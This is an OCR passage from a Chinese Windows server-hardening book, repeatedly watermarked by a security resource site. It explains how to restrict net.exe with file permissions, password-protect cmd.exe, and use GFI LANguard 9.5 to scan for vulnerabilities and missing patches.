步骤 03 此时，“net.exe”程序已经被完全禁用，如果有任何用户再试图调用此程序时，就会弹出错误提示对话框，提示程序文件无法访问，如图 14-45 所示。

步骤 04 在“net 属性”对话框中如果要删除用户权限，则会弹出警告信息提示框，如图 14-46 所示。而且在查看该组用户对象的权限时，其复选框是灰色的，表明此权限是从父对象继承来的。如图 14-47 所示。




图 14-45　错误提示框



图 14-46　警告信息提示框

步骤 05 在“net.exe 属性”对话框中单击“高级”按钮，打开“net.exe 的高级安全设置”对话框，选择“权限”选项卡并取消勾选“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”复选框，弹出“安全”对话框，如图 14-48 所示。



图 14-47　用户权限显示为灰色




图 14-48　“安全”对话框

步骤 06 在“安全”对话框中单击“删除”按钮，则“权限”选项卡中所有通过继承获得的权限都被删除，如图 14-49 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

> **注意** “安全”对话框中“复制”按钮的作用是将现有的从父文件夹继承来的权限复制一份，保留给该文件或文件夹，再断开继承关系。也可以修改继承来的权限或再分配权限；“取消”按钮的作用是取消本次操作。

步骤 07 在删除继承权限后，即可删除用户组的权限。单击“确定”按钮返回“安全”选项卡，所有用户组都被删除，如图 14-50 所示。




图 14-49 “net.exe 的高级安全设置”对话框




图 14-50 删除所有用户组

步骤 08 除可以完成禁止程序的调用外，也可以对可用程序的用户组进行自定义。在“net.exe 属性”对话框中单击“添加”按钮，打开“选择用户或组”对话框，在“输入对象名称来选择”文本框中输入要添加的用户名称，如图 14-51 所示。

步骤 09 或在“选择用户或组”对话框中单击“高级”按钮，展开“选择用户或组”高级设置区域，单击“立即查找”按钮，会在空白区域中显示出所有用户组，如图 14-52 所示。

步骤 10 在其中选择需要添加的用户组，单击“确定”按钮，返回到“安全”选项卡，在其中看到新添加的用户，在权限列表中设置“完全控制”项为“拒绝”状态，即可禁止 System 用户组访问此程序文件，如图 14-53 所示。




图 14-51 “选择用户或组”对话框




图 14-52 “高级”设置区域




图 14-53 添加用户组

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 对 CMD 进行加密

在溢出成功后，黑客必须调用系统中的“cmd.exe”程序获得 CMD Shell，要想阻止黑客的这一行为，必须对 CMD 进行权限控制。用户可对 CMD 进行完全禁用，不允许任何用户试图调用该程序。对于经常使用 CMD 的用户这种方法并不合理，可对 CMD 进行一些特殊处理，常用方法是对其进行加密处理。

步骤 01 下载并解压缩“加密 CMD 防溢出工具”压缩包，在其中双击可执行文件，打开“加密 CMD 防溢出工具”主窗口，如图 14-54 所示。

步骤 02 单击“加密 CMD”按钮，弹出成功加密提示框，且默认密码是：“admin”，如图 14-55 所示。在加密成功后，再运行 CMD 程序时会要求用户输入密码才能登录，如图 14-56 所示。



图 14-54 “加密 CMD 防溢出工具”主窗口



图 14-55 加密成功提示

步骤 03 如果想要修改默认的密码，则可以单击“加密 CMD 防溢出工具”主窗口中的“修改信息”按钮，打开“修改 CMD 窗口信息”代码窗口，将“admin”参数修改为自己设置的密码，如图 14-57 所示。



图 14-56 密码验证窗口




图 14-57 “修改 CMD 窗口信息”窗口

步骤 04 在修改完毕后，从右键单击，在弹出的快捷菜单中选择“保存”菜单项保存为需要的密码，即可弹出“信息”对话框，提示用户保存成功，如图 14-58 所示。如果不想再为 CMD 加密，则单击“解密 CMD”按钮弹出“信息”对话框，提示用户解密成功，如图 14-59 所示。



图 14-58 保存成功提示




图 14-59 解密成功提示

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在对 CMD 进行加密后，即使黑客获得了 CMD Shell，但是在利用系统命令添加账号时，会通过 tftp、ftp 和 vbs 等方式上传文件或进一步控制服务器时，由于各种命令被进行了权限设置，也无法获取溢出主机的控制权，这就起到了保护主机的目的。

14.2 秒杀危害溢出攻击

溢出攻击之所以被广泛地应用，主要原因是其攻击手段防不胜防，要想确保服务器的安全就必须多管齐下，从程序和系统的安全性等各方面入手，才能有效遏制远程溢出攻击。

14.2.1 扫描漏洞隐患

在为系统打补丁之前，需要事先检测系统中存在的漏洞，可以使用前面介绍的各种检测扫描工具，也可以使用专业的漏洞扫描工具，常用的专业漏洞扫描工具是 GFI LANguard 9.5。

1. GFI LANguard 的安装

GFI LANguard 9.5 的安装与以前的版本不尽相同，在安装的过程中需要设置登录的用户名和密码，还需要配置 GFI LANguard 9.5 运行的组件信息。具体的操作过程如下。

步骤 01 GFI LANguard 官方下载地址是：ftp://ftp.languard.com/lannetscan.exe，单击“转到”按钮，打开“文件下载”对话框，如图 14-60 所示。



图 14-60 “文件下载”对话框

步骤 02 单击“保存”按钮，在“另存为”对话框中设置文件的保存位置，下载完毕后，双击 lannetscan.exe 安装程序，打开“GFI LANguard 9.5”对话框，在其中显示了其提取 LANguard .exe 文件的过程，如图 14-61 所示。

步骤 03 提取完成后，弹出“Select the language（选择语言）”对话框，单击其中的下三角按钮，从语言列表中选择“English（英语）”选项（目前还没有汉化版），如图 14-62 所示。




图 14-61 解压缩文件




图 14-62 “Select the language”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 单击“OK”按钮，即可打开“Prerequisites Check（条件检查）”对话框，在其中显示了运行 GFI LANguard 9.5 的先决条件，即需要在系统中安装 Microsoft .NET Framework 2.0 组件，如图 14-63 所示。

步骤 05 单击“Next”按钮，下载保证 GFI LANguard 9.5 正常运行的组件信息并显示下载进度，如图 14-64 所示。等待下载完成后，自动安装 Microsoft .NET Framework 2.0 组件，如图 14-65 所示。




图 14-63 “Prerequisites Check（条件检查）”对话框




图 14-64　下载组件




图 14-65　安装组件

步骤 06 在 Microsoft .NET Framework 2.0 组件安装完成后，弹出“Installshield Wizard（安装向导）”提示框，在其中显示正在提取 GFI LANguard 9.5.msi 文件，如图 14-66 所示。

步骤 07 在“Setup Status（安装状态）”对话框中显示了提取安装文件的进度，如图 14-67 所示。提取安装文件完成后，打开“Welcome to the GFI LANguard 9.5 Installation Wizard（欢迎使用 GFI LANguard 9.5 安装向导）”对话框，在其中可查看 GFI LANguard 9.5 的相关说明性信息，如图 14-68 所示。




图 14-66　提取 GFI LANguard 9.5.msi 文件




图 14-67　提取安装文件



图 14-68 “欢迎使用 GFI LANguard 安装向导”对话框

步骤 08 单击“Next”按钮，打开“License Agreement（许可证协议）”对话框，在其中显示了使用 GFI LANguard 9.5 相关协议并选择“I Accept the terms of License Agreement（我接受这些条件的许可协议）”单选项，如图 14-69 所示。

步骤 09 单击“Next”按钮，打开“Customer Information（客户信息）”对话框，在其中输入相关的客户信息，如图 14-70 所示。单击“Next”按钮，打开“Attendant service credentials（服务员的服务证书）”对话框，在“用户名”和“密码”文本框中输入用户名和密码，如图 14-71 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 14-69 “许可证协议”对话框




图 14-70 “客户信息”对话框

步骤 10 单击“Next”按钮，打开“Choose Destination Location（选择目标位置）”对话框。单击“Browse（浏览）”按钮，即可设置程序安装的位置，也可以采用系统默认的安装位置，如图 14-72 所示。

步骤 11 单击“Next”按钮，开始安装 GFI LANguard 9.5 程序，并显示安装进度，如图 14-73 所示。等待安装完成后，打开“Add-ons（添加附件）”对话框，询问用户是否下载并安装 GFI LANguard 9.0 的报告包组件，如果需要安装，则勾选“Download and install GFI LANguard ReportPack”复选框，如图 14-74 所示。




图 14-71 “服务员的服务证书”对话框




图 14-72 “选择目标位置”对话框




图 14-73 安装进度信息

步骤 12 单击“Next”按钮，开始下载 GFI LANguard 9.0 的报告包组件，等下载完成后，系统会自动安装 GFI LANguard 9.0 的报告包组件，如图 14-75 所示。




图 14-74 “Add-ones（添加附件）”对话框




图 14-75 下载并安装组件

步骤 13 等 GFI LANguard 9.0 的报告包组件安装完成后，弹出“Setup Status Complete（安装状态完成）”对话框，如图 14-76 所示。单击“Complete”按钮，打开“GFI LANguard 9.5”主窗口，如图 14-77 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 14-76　“安装状态完成”对话框



图 14-77　“GFI LANguard 9.5”主窗口

3.　使用定制配置文件进行扫描

利用 GFI LANguard 9.5 扫描工具和事先定制好的配置文件可以进行扫描，还可通过具体设置扫描系统中的漏洞信息。具体的操作步骤如下。

步骤 01 在 GFI LANguard 主界面中选择“Configuration(配置)”选项卡，在“Configuration”窗格中选择“Scanning Profiles（扫描配置文件）”选项，在默认扫描配置文件之中，包括“Complete/Combination Scans（综合扫描）”、“Vulnerability Assessment（漏洞评估）”、“Nerwork&Software Audit（网络/程序审计）”三个选项，如图 14-78 所示。

步骤 02 用户在左侧的配置文件选项中可选择任意选项，这里选择“Complete/Combination Scans（综合扫描）”选项，在右侧窗格中看到该选项下包含的子选项，如图 14-79 所示。



图 14-78　“Configuration（配置）”选项卡




图 14-79　“Complete/Combination Scans（综合扫描）”选项

步骤 03 在“综合扫描”选项下包含了多个选项，用户可以根据自己的需要选择相应的扫描方式，这里选择“Full Scans Active”，单击后面的“Edit this profile”超级链接，打开“GFI LANguard Scanning profiles Editor”窗口，在其中可以更改扫描的端口选项以及扫描漏洞信息，如设置扫描的 FTP、RPC 端口、选择漏洞类型和补丁设置等，如图 14-80 所示。

步骤 04 单击“关闭”按钮关闭该窗口，在“GFI LANguard 9.5”主窗口“Network Audit（网络审计）”选项卡中选择扫描的方式，如图 14-81 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 14-80 “配置文件编辑器”窗口




图 14-81 “Network Audit（网络审计）”选项卡

步骤 05 单击“Quick Scan（快速扫描）”按钮图标，打开“Step1 of 2:Define target computers”对话框，在其中扫描的目标主机，可以选择对本台计算机进行扫描，也可对指定 IP 地址的主机进行扫描，这里选择对本台计算机进行扫描，如图 14-82 所示。

步骤 06 单击“Next”按钮，打开“Step 2 of 2:Remote logon credentials”对话框，在其中可采用系统默认设置，如图 14-83 所示。单击“Scan”按钮，按照定制的配置文件对本台计算机进行快速扫描，扫描结束后则给出相应扫描结果，如图 14-84 所示。

步骤 07 如果想要具体分析扫描结果，则单击“Analyze scan Results”按钮，在“Analyze”选项卡选择“Scan Results”列表项，在右侧窗格中对扫描结果进行查看，如图 14-85 所示。




图 14-82 “Step1 of 2:Define target computers”对话框




图 14-83 “Step 2 of 2:Remote logon credentials”对话框




图 14-84 快速扫描本台主机




图 14-85 分析扫描结果

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4. 扫描安全漏洞隐患

使用 GFI LANguard 9.5 工具可以扫描局域网上主机所存在的安全漏洞隐患，其扫描的具体操作步骤如下。

步骤 01 启动 GFI LANguard 9.5 扫描工具，选择“Configuration”选项卡，在“Configuration”窗格中选择“Vulnerability Assessment”选项，如图 14-86 所示。在各个子选项中单击“High Security Vulnerabilities”后面的“Set as Active”超级链接，将“高危险漏洞”设置为当前活动状态，如图 14-87 所示。




图 14-86 “漏洞评估”选项



图 14-87 设置为活动状态

步骤 02 选择“Network Audit”选项卡，在其中选择扫描的方式，如“Full Scan”选项，单击“Full Scan”图标按钮，打开“Step1 of 2:Define target computers”对话框，在其中勾选“Scan another computer”单选项，在文本框中输入指定计算机的 IP 地址，对指定计算机进行扫描，如图 14-88 所示。

步骤 03 单击“Next”按钮，打开“Step 2 of 2:Remote logon credentials”对话框，在下方设置界面中可采用系统默认设置。单击“Scan”按钮，对指定计算机的高危险漏洞进行扫描，如图 14-89 所示。




图 14-88 设置扫描的主机 IP 地址




图 14-89 扫描主机的高危漏洞

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 扫描完成后，打开“Scan Completed!”对话框，在其中给出了扫描的属性信息以及扫描结果报告，如图 14-90 所示。单击“Analyze scan Results”按钮，在“Analyze”选项卡选择“Scan Results”列表项，在右侧窗格中给出了详细的扫描结果，并对扫描出来的漏洞信息进行了分类，如图 14-91 所示。




图 14-90 扫描完成




图 14-91 主机漏洞信息

步骤 05 在“Analyze”窗格中选择“Results Filtering”选项，在下侧窗格中列出详细的过滤列表，选择“Full Report”可显示出所有扫描报告，如图 14-92 所示。

步骤 06 如果用户想要有针对性地查看各种扫描报告信息，则可以选择扫描报告相应的过滤项目，如选择“Vulnerabilities （High Security）”，则可以过滤掉其他的结果只显示高危漏洞，如图 14-93 所示。




图 14-92 扫描报告信息




图 14-93 显示高危漏洞

5. 为系统安全漏洞打上补丁

检测局域网中所有主机是否都安装上相应补丁比较繁琐，但使用 GFI LANguard 扫描工具可快速检查出缺失的补丁，并为其安装上相应补丁程序。具体的操作步骤如下。

步骤 01 在 GFI LANguard 扫描工具中选择“Configuration”选项卡，在“Configuration”

溜客安全网 WwW.176Ku.CoM

